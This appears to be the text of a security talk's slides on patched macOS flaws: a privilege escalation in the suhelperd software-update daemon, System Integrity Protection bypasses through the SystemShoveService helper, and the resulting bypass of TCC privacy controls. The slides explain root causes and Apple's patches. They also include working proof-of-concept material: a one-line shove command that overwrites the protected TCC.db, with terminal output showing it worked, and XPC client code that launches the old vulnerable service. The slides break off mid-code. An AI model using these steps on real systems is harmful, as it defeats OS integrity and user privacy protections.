```
1 void __cdecl -[SUHelperProxy authorizeTool:forRights:](
2     SUHelperProxy *self,
3     SEL a2,
4     AuthorizationOpaqueRef *a3,
5     signed __int64 a4)
6 {
7     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9     if ( (unsigned __int8)objc_msgSend(self, selRef_isAuthorizedForRights_, a4) )
10    {
11        if...
12    }
13    else
14    {
15        authorization = a3;
16        if ( a3 || !AuthorizationCreate(0LL, 0LL, 0, &authorization) )
17        {
18            v9 = (AuthorizationExternalForm *)malloc(0x20uLL);
19            if ( v9 )
20            {
21                v10 = v9;
22                AuthorizationMakeExternalForm(authorization, v9)
23            }
24            free(v10);
25        }
26        else
27        {
28            q = (dispatch_queue_s *)self->q;
29            block[0] = NSConcreteStackBlock;
30            block[1] = 3254779904LL;
31            block[2] = __41__SUHelperProxy_authorizeTool_forRights__block_invoke;
32            block[3] = &__block_descriptor_72_e8_320_e5_v8__01;
33            block[4] = self;
34            block[5] = a4;
35            block[6] = v10;
36            block[7] = a3;
37            block[8] = authorization;
38            dispatch_async(q, block);
39        }
40    }
41 }
```

Client Authorization Cont.

On the server side:


Determine whether the specific **rights** can be granted to the client.

- Check the client's authorization object
- Check the client's uid


<https://t.me/learningnets>

```
1 signed __int64 cdecl -[SUHelper _authorizeTool:clientUID:pid:forRights:]
2     SUHelper *self,
3     SEL a2,
4     AuthorizationOpaqueRef *authorization,
5     unsigned int uid,
6     int pid,
7     signed __int64 reqRights)
8 {
9     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
10
11     v9 = getpwnam("_softwareupdate");
12     if ( v9 )
13         v10 = v9->pw_uid != uid;
14     else
15         v10 = 1;
16     v11 = (unsigned __int8)objc_msgSend(&OBJC_CLASS__SUSharedPrefs, "isAdminUser:", uid);
17     if ( (v10 & 1) || v11 )
18     {
19         reqRights = 31LL;
20         if ( v10 )
21             return 0LL;
22     }
23     else
24     {
25         if ( ( reqRights & 2 ) != 0 )
26         {
27             v13 = "com.apple.SoftwareUpdate.modify-settings";
28             v14 = 2;
29             v15 = "system.preferences.softwareupdate";
30         }
31         else
32         {
33             if ( ( reqRights & 0x10 ) == 0 )
34             {
35                 if ( ( reqRights & 8 ) != 0 )
36                 {
37                     if ( v11 != 0 || !v10 )
38                         return reqRights & 0xC;
39                 }
40                 else
41                 {
42                     v12 = reqRights == 4;
43                     reqRights = 4LL;
44                     if ( v12 )
45                         return reqRights;
46                 }
47                 return 0LL;
48             }
49             reqRights = 16LL;
50             v14 = 1;
51             v15 = "system.install.software";
52             v13 = 0LL;
53         }
54         if ( !authorization )
55             return 0LL;
56         memset(v18, 0, sizeof(v18));
57         v19 = 0LL;
58         v20 = 0LL;
59         v18[0] = (__int64)v15;
60         *(void **)v18 = v12;
61         rights.count = v14;
62         rights.items = (AuthorizationItem *)v18;
63         if ( AuthorizationCopyRights(authorization, &rights, 0LL, 2u, 0LL )
64             return 0LL;
65     }
66     return reqRights;
67 }
0000B634 -[SUHelper _authorizeTool:clientUID:pid:forRights:]@17 (100007634)
```

Service Routine Handling Flow



CVE-2022-22639: Root Cause



Exploit Attempt 1

- Load arbitrary bundle(dylib) into the daemon process ?
 - [Hardened Runtime](#) is enabled by default for system processes
 - Only **Apple-Signed** dylibs are allowed
- Load old-version, vulnerable, Apple-signed dylib

Exploit Attempt 2

```
// @class OSISClient
- (BOOL) _startServer {
    //...
    if (getuid() && geteuid()) { // suhelperd is root, uid = 0, so it will hit the else branch
        domain = kSMDomainUserLaunchd;
        //...
    } else {
        domain = kSMDomainSystemLaunchd; // the job will be launched as root
        jobDict = @{@"Label": @"com.apple.install.osinstallersetup",
                    @"MachServices": @{@"com.apple.install.osinstallersetup": @1},
                    @"ProgramArguments": @[jobPath]};
    }
    SMJobSubmit(domain, jobDict, auth, &outError);
}
```

Once the original **OSInstallerSetup.framework** is loaded, **-[OSISClient _startServer]** will be called immediately.

Controlled from the IPC Client

\$path/Contents/Frameworks/
OSInstallerSetup.framework/R
esources/osinstallersetup

CVE-2022-22639: PoC for LPE

PoC: <https://github.com/jhftss/CVE-2022-22639>

Demo: <https://youtu.be/-vbkTLHh874>

CVE-2022-22639: Patch

Validate the client's right before calling the special service routine:

```
5  *pResult = 0;
6  if ( gHelper )
7  {
8      v4 = (void *)objc_alloc_init(&OBJC_CLASS_NSAutoreleasePool);
9      if ( (unsigned __int8)objc_msgSend(gHelper, "isClientPort:validForRight:", port, 1LL) )
10     {
11         v5 = gHelper;
12         v6 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithUTF8String:", a2);
13         *pResult = (char)objc_msgSend(v5, "prepareInstallAssistantWithPath:", v6);
14         v7 = 0;
15     }
16     else
17     {
18         v7 = 8;
19     }
20     objc_msgSend(v4, "drain");
21 }
22
```

Next, Bypass SIP

System Integrity Protection

- Introduced in OS X El Capitan (10.11)
- Also known as **Rootless** (Root is not enough to make some modifications)
- Protect the entire system from tampering:
 - Deny debugger from attaching to Apple-signed processes
 - **Prevent modification of system files**
 - Disable unsigned kext loading
 - Restrict some Dtrace actions
 - ...
- Default is enabled, can only be disabled in Recovery Mode (Reboot, ⌘+R)

File System Protection

- A special sandbox applied to the entire system
- Configuration: ***/System/Library/Sandbox/rootless.conf***

```
fuzz@fuzzs-Mac /tmp % cat /System/Library/Sandbox/rootless.conf
/Applications/Safari.app
/Library/Apple
TCC
/Library/Application Support/com.apple.TCC
CoreAnalytics
/Library/CoreAnalytics
NetFSPlugins
/Library/Filesystems/NetFSPlugins/Staged
NetFSPlugins
/Library/Filesystems/NetFSPlugins/Valid
/Library/Frameworks/iTunesLibrary.framework
/Library/GPUB
KernelExtensionManagement
/Library/Kern
KernelExtensionManagement
/Library/Mess
MessageTracer
/Library/Pref
AudioSettings

fuzz@fuzzs-Mac /tmp % ls -la00 /Library/Apple
total 0
drwxr-xr-x@ 5 root wheel restricted 160 May 10 05:30 .
com.apple.rootless 0
drwxr-xr-x 63 root wheel sunlnk 2016 May 20 13:02 ..
drwxr-xr-x 3 root wheel restricted 96 May 10 05:30 Library
drwxr-xr-x 3 root wheel restricted 96 May 10 05:30 System
drwxr-xr-x 3 root wheel restricted 96 May 10 05:30 usr

fuzz@fuzzs-Mac /tmp % sudo touch /Library/Apple/sip
touch: /Library/Apple/sip: Operation not permitted
fuzz@fuzzs-Mac /tmp %
```

The Special Entitlements

- Plist (XML) embedded in the executable's **code signature**

```
mickey-mba:Downloads mickey$ codesign -d --entitlements - /System/Library/CoreServices/Software\ Update.a
pp/Contents/Resources/suhelperd
Executable=/System/Library/CoreServices/Software Update.app/Contents/Resources/suhelperd
[Dict]
  [Key] com.apple.rootless.install
  [Value]
    [Bool] true
  [Key] com.apple.rootless.critical
```

- **com.apple.rootless.install**
 - Only signed with a few special system executables: suhelperd, SystemShoveService, ...
 - Grant **permission to modify system files** for special purpose, such as **updating the OS**
- **com.apple.rootless.install.heritable**
 - Permission can be inherited by all of its child-processes

Entitled Command List

Scanning all the executables with the special entitlements from the entire OS:

- /System/Library/CoreServices/Software Update.app/Contents/Resources/**suhelperd**
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/s
ystem_shove
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/d
eferred_install
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/s
ystem_installd
- /System/Library/PrivateFrameworks/ShoveService.framework/Versions/A/XPCServi
ces/**SystemShoveService.xpc**/Contents/MacOS/SystemShoveService
- ...



XPC Service shouldAcceptNewConnection ?

Foundation > XPC > NSXPCListenerDelegate > listener:shouldAcceptNewConnection:

listener:shouldAcceptNewConnection:

Accepts or rejects a new connection to the listener.

Declaration

```
- (BOOL)listener:(NSXPCListener *)listener  
shouldAcceptNewConnection:(NSXPCCONNECTION *)newConnection;
```

Discussion

To accept the connection, first configure the connection if desired, then call `resume` on the new connection, then return YES.

To reject the connect, return a value of NO. This causes the connection object to be invalidated.

CVE-2022-26712: SystemShoveService.xpc

Any process can make XPC requests to the service

```
1 char __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *self, SEL a2, id a3, id a4)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v4 = objc_retain(a4);
6     v5 = +[SVShoveService shoveServiceInterface](&OBJC_CLASS__SVShoveService, "shoveServiceInterface");
7     v6 = objc_retainAutoreleasedReturnValue(v5);
8     objc_msgSend(v4, "setExportedInterface:", v6);
9     objc_release(v6);
10    v7 = +[SVShoveService shoveServiceEventListenerInterface](
11        &OBJC_CLASS__SVShoveService,
12        "shoveServiceEventListenerInterface");
13    v8 = objc_retainAutoreleasedReturnValue(v7);
14    objc_msgSend(v4, "setRemoteObjectInterface:", v8);
15    objc_release(v8);
16    v9 = (void *)objc_opt_new(&OBJC_CLASS__SVShoveService);
17    objc_msgSend(v4, "setExportedObject:", v9);
18    v10 = objc_msgSend(v4, "remoteObjectProxy");
19    v11 = objc_retainAutoreleasedReturnValue(v10);
20    objc_msgSend(v9, "setEventListener:", v11);
21    objc_release(v11);
22    objc_msgSend(v4, "resume");
23    objc_release(v4);
24    objc_release(v9);
25    return 1;
26 }
```

Always Return YES!!!

SVShoveServiceProtocol

```
@interface PKShoveOptions : NSObject
```

```
- (void) setSourcePath: (NSURL *) src;
```

```
- (void) setDestPath: (NSURL *) dst;
```

```
- (void) setOptionFlags: (uint64_t) flags;
```

```
@end
```

```
@protocol SVShoveServiceProtocol
```

```
- (void) shoveWithOptions: (PKShoveOptions *) options completionHandler: (id) reply;
```

```
@end
```


The XPC Client

```
mickey-mbp:tmp mickey$ /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove
usage: shove [-f] [-F] [-s] [-P] [-c] [-l log.plist] [-L syslogoslog] [-Xlx] src dst
  -f          Attempt to replace files with same-named directories
  -F          Attempt to replace directories with same-named files
  -s          Preserve symlinks
  -H          Preserve hidden flags
  -P          Don't preserve System Integrity Protection attributes
  -c          Continue when possible whenever shove encounters a failure
  -l log.plist When shove encounters a recursive failure it will log the failure as a plist at this path
  -L [syslogoslog] Specifies that output should go to the legacy syslog (install.log, default) or OS Log (Console)
  -X          Connect to SIP privileged Shove instead shoving in-process (default). Requires inherited SIP entitlement. Mutually exclusive with -x
  -x          Connect to standard Shove server instead of shoving in-process (default). Mutually exclusive with -X
```

CVE-2022-26712: PoC In One Line

sudo

```
/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove -X  
/tmp/crafted.db /Library/Application\ Support/com.apple.TCC/TCC.db
```



```
tmp — -zsh — 96x33  
[fuzz@fuzzs-Mac /tmp % sw_vers  
ProductName:      macOS  
ProductVersion:  12.3.1  
BuildVersion:    21E258  
[fuzz@fuzzs-Mac /tmp % csrutil status  
System Integrity Protection status: enabled.  
[fuzz@fuzzs-Mac /tmp % ls -laO /Library/Application\ Support/com.apple.TCC/TCC.db  
-rw-r--r--  1 root  wheel  restricted 65536 Apr  1 18:42 /Library/Application Support/com.apple.  
TCC/TCC.db  
[fuzz@fuzzs-Mac /tmp % echo test > crafted.db  
[fuzz@fuzzs-Mac /tmp % sudo /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Res  
ources/shove -X /tmp/crafted.db /Library/Application\ Support/com.apple.TCC/TCC.db  
[Password:  
[fuzz@fuzzs-Mac /tmp % ls -laO /Library/Application\ Support/com.apple.TCC/TCC.db  
-rw-r--r--  1 fuzz  wheel  - 5 Apr  1 19:14 /Library/Application Support/com.apple.TCC/TCC.db
```

CVE-2022-26712: Patch

1. **Remove** the framework `/System/Library/PrivateFrameworks/ShoveService.framework`, and of course, along with the **XPC service**.
2. For the system command `/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove`, **remove the options** `[-X|x]`.

Is It Enough ?

- The old vulnerable XPC service is still signed with the special entitlement **com.apple.rootless.install**.
- Can I launch the old XPC service from the new OS ?

CVE-2022-32826: PoC

1. Develop a new application from the Xcode template, with an XPC service inside the application bundle.
2. Open the built application bundle directory, and replace the built XPC service bundle with the old vulnerable SystemShoveService.xpc.
3. The application can launch the old XPC service and send malicious XPC requests to it to bypass SIP.

CVE-2022-32826: My XPC Client

```
NSXPCConnection * conn = [[NSXPCConnection alloc]
initWithServiceName:@"com.apple.installandsetup.ShoveService.System"];
conn.remoteObjectInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(SVShoveServiceProtocol)];
[conn resume];
```

```
id options = [[PKShoveOptions alloc] init];
[options setSourcePath:srcPathURL];
[options setDestPath:dstPathURL];
[options setOptionFlags:0xffffffff];
```

```
[[conn remoteObjectProxy] shoveWithOptions:options completionHandler:nil];
```

CVE-2022-32826: Patch

Add an additional validation for the old signed executable in the **AMFI.kext**

Prevent the old vulnerable XPC service from launching

kernel

Subsystem: -- Category: <Missing Description> [Hide](#)

Volatile

Activity ID: 0 Thread ID: 0x48a57 PID: 0

2022-07-26 17:53:19.362998+0800

```
mac_vnode_check_signature: /private/tmp/app.app/Contents/XPCServices/  
SystemShoveService.xpc/Contents/MacOS/SystemShoveService: code signature validation  
failed fatally: When validating /private/tmp/app.app/Contents/XPCServices/  
SystemShoveService.xpc/Contents/MacOS/SystemShoveService:  
dynamic: com.apple.installandsetup.ShoveService.System disallowed
```

Sorry, due to another 0-day


~~Finally, Get Arbitrary Kernel Code Execution~~

SIP-Bypass means Full TCC-Bypass


About TCC

- Transparent, Consent & Control
- Introduced in macOS Mojave (10.14)
- Protect your **privacy** from:
Microphone, Camera, Address Book,
Private Folders...

```
fuzz@fuzzs-Mac /tmp % ls ~/Library/Application\ Support/AddressBook
```



<https://t.me/learningnets>



TCC Configurations

Stored in SQLite Database:

`[$USER_HOME_DIR]/Library/Application Support/com.apple.TCC/TCC.db`

The global one is restricted/**SIP-protected**.
Need **rootless.*** entitlements to modify it.

```
[fuzz@fuzzs-Mac /tmp % ls -la0@ /Library/Application\ Support/com.apple.TCC/TCC.db ]
-rw-r--r--  1 root  wheel  restricted 57344 Aug  9 17:28 /Library/Application Suppo
rt/com.apple.TCC/TCC.db
[fuzz@fuzzs-Mac /tmp % sudo file ~/Library/Application\ Support/com.apple.TCC/TCC.db]
/Users/fuzz/Library/Application Support/com.apple.TCC/TCC.db: cannot open: Operatio
n not permitted
fuzz@fuzzs-Mac /tmp % █
```

The per-user one is **TCC-protected**. Need
Full Disk Access permission to modify it.

TCC Configurations

Table: access

| service | client | client_type | auth_value | auth_reason | auth_version | csreq | policy_id |
|---------------------------------|---------------------------------------|-------------|------------|-------------|--------------|-------|-----------|
| KTCCServiceAccessibility | com.vmware.fusion | 0 | 2 | 4 | 1 | NULL | NULL |
| KTCCServiceSystemPolicyAllFiles | com.microsoft.teams | 0 | 0 | 5 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | /usr/sbin/smbd | 1 | 2 | 4 | 1 | NULL | NULL |
| KTCCServiceSystemPolicyAllFiles | com.googlecode.item2 | 0 | 0 | 4 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | com.google.Keystone.Agent | 0 | 0 | 5 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | net.sourceforge.sqlitebrowser | 0 | 2 | 4 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | org.gpgtools.gpgkeychain | 0 | 0 | 5 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | cn.huorong.HRSword.HRSwordEx | 0 | 2 | 4 | 1 | BLOB | NULL |
| KTCCServiceScreenCapture | com.microsoft.teams | 0 | 2 | 4 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | com.apple.mail | 0 | 0 | 5 | 1 | BLOB | NULL |
| KTCCServiceListenEvent | com.microsoft.VSCode | 0 | 0 | 4 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | com.microsoft.VSCode | 0 | 0 | 5 | 1 | BLOB | NULL |
| KTCCServiceSystemPolicyAllFiles | com.apple.appleseed.FeedbackAssistant | 0 | 0 | 5 | 1 | BLOB | NULL |
| KTCCServiceAccessibility | com.apple.ScriptEditor2 | 0 | 0 | 4 | 1 | BLOB | NULL |
| KTCCServiceAccessibility | com.apple.AppleScriptUtility | 0 | 0 | 4 | 1 | BLOB | NULL |
| KTCCServiceAccessibility | com.googlecode.item2 | 0 | 0 | 4 | 1 | BLOB | NULL |

Specific TCC permission item

Request target's bundle ID or absolute path

0: denied
1: unknown
2: allowed

tccd

```
mickey-mbp:Downloads mickey$ ps auxlgrep tccd lgrep -v grep
mickey      428   0.0  0.0 33773264   7924  ??  S   Thu01PM   0:14.19 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd
root        173   0.0  0.1 33772416   9620  ??  Ss  Thu01PM   0:20.67 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd system
mickey-mbp:Downloads mickey$ ARCH=x86_64 jtool2 --ent /System/Library/PrivateFrameworks/TCC.framework/Support/tccd
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.fileprovider.acl-read</key>
  <true/>
  <key>com.apple.private.coreservices.canmaplsdatabase</key>
  <true/>
  <key>com.apple.private.kernel.global-proc-info</key>
  <true/>
  <key>com.apple.private.notificationcenterui.tcc</key>
  <true/>
  <key>com.apple.private.responsibility.set-arbitrary</key>
  <true/>
  <key>com.apple.private.security.storage.TCC</key>
  <true/>
  <key>com.apple.private.system-extensions.tcc</key>
  <true/>
  <key>com.apple.private.tcc.allow</key>
  <array>
    <string>kTCCServiceSystemPolicyAllFiles</string>
  </array>
  <key>com.apple.private.tcc.manager</key>
  <true/>
  <key>com.apple.rootless.storage.TCC</key>
  <true/>
</dict>
</plist>
```

- Validate the entitlements held by the main executable
- Handle all kinds of XPC requests
 - Query the database to decide whether the requested TCC permission can be granted to specific process
 - Update the database when user changed the TCC configurations from System Preferences

Has the ability to update the SIP-protected SQLite Database

The Special TCC Entitlements

- **com.apple.private.tcc.allow** - Beyond the TCC configurations
 - kTCCServiceScreenCapture
 - kTCCServiceAddressBook
 - kTCCServiceSystemPolicySysAdminFiles
 - kTCCServiceSystemPolicyAllFiles
 - ...
- **com.apple.private.tcc.manager**
 - Allowed to request the **tccd** daemon service to update the TCC database

TCC Bypass

- Exploit the design flaws in **tccd**
 - [CVE-2021-30713](#), [CVE-2021-30798](#), ...
- Abuse the special **TCC entitlements**
 - [CVE-2020-29621](#), [CVE-2020-27937](#), ...
- [20+ Ways to Bypass Your macOS Privacy Mechanisms](#)
- Directly modify the protected **TCC.db** file via the **SIP-Bypass primitive**

Demo

<https://youtu.be/oEnTBOeQouE>

<https://t.me/learningnets>

Extra Bonus: CVE-2022-26728

Recall suhelperd

- Has the special entitlement **com.apple.rootless.install**
 - More privileged than **FDA (Full Disk Access)**
- 45 service routines
 - Although most of them require root authorization
 - Great targets for **TCC Bypass**

CVE-2022-26728: Root Cause

Available to
root IPC clients

```
1 char _cdecl -[SUHelper registerPersonalizedManifests:forProductKey:inForeground:](  
2     SUHelper *self,  
3     SEL a2,  
4     id manifestDir,  
5     id productKey,  
6     char a5)  
7 {  
8     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]  
9  
10    v27 = a5;  
11    v25[1] = (__int64)self;  
12    v7 = (const char *)objc_msgSend(productKey, "UTF8String");  
13    v8 = (const char *)objc_msgSend(manifestDir, "UTF8String");  
